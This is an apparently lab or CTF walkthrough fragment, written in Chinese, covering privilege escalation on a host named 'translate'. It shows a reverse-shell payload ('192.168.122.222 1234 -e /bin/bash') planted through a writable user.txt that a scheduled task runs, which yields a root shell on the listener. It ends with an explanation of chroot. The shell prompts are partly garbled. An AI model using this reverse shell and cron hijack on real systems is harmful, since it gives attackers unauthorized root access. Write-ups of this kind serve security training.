
welcome用户 可以进入到标准的tmp目录中去,
www-data 反弹回来的shell不能进入完整的tmp目录
利用可以进入tmp完整目录的文件user.txt(welecome用户的文件)替换掉不完整的tmp文件中的内容(计划任务可以进行触发)
1 2 3 4 5 6 7 www-data@translate :/tmp $ cat test.sh 192.168 .122.222 1234 -e /bin/bash@translate :/tmp $ cd /home/welcome/@translate :/home/welcome $ cat /tmp/test.sh > user.txt @translate :/home/welcome $ cat user.txt 192.168 .122.222 1234 -e /bin/bash@translate :/home/welcome $
监听即可拿到root
1 2 3 4 5 6 7 ┌──(root㉿kali)-[~].. .to [192.168.122.222] from (UNKNOWN) [192.168.122.75] 54276uid =0(root) gid =0(root) groups =0(root)
补充: chroot
核心功能与用途
创建隔离环境 chroot,能够打造出一个与主机系统相隔离的环境,这个环境拥有独立的文件系统。在这个隔离环境中运行的程序无法访问外部的文件,这一特性使得它在安全测试或者运行不可信程序时非常实用。系统修复 chroot 切换到受损系统的根目录,进而进行系统修复操作,比如重新安装引导程序。软件测试 chroot 创建一个干净的测试环境,在这个环境中安装和运行软件,这样就能避免对主机系统造成影响。轻量级容器 chroot 是实现容器技术(像 Docker)的基础组件之一,不过它的隔离性相对较弱。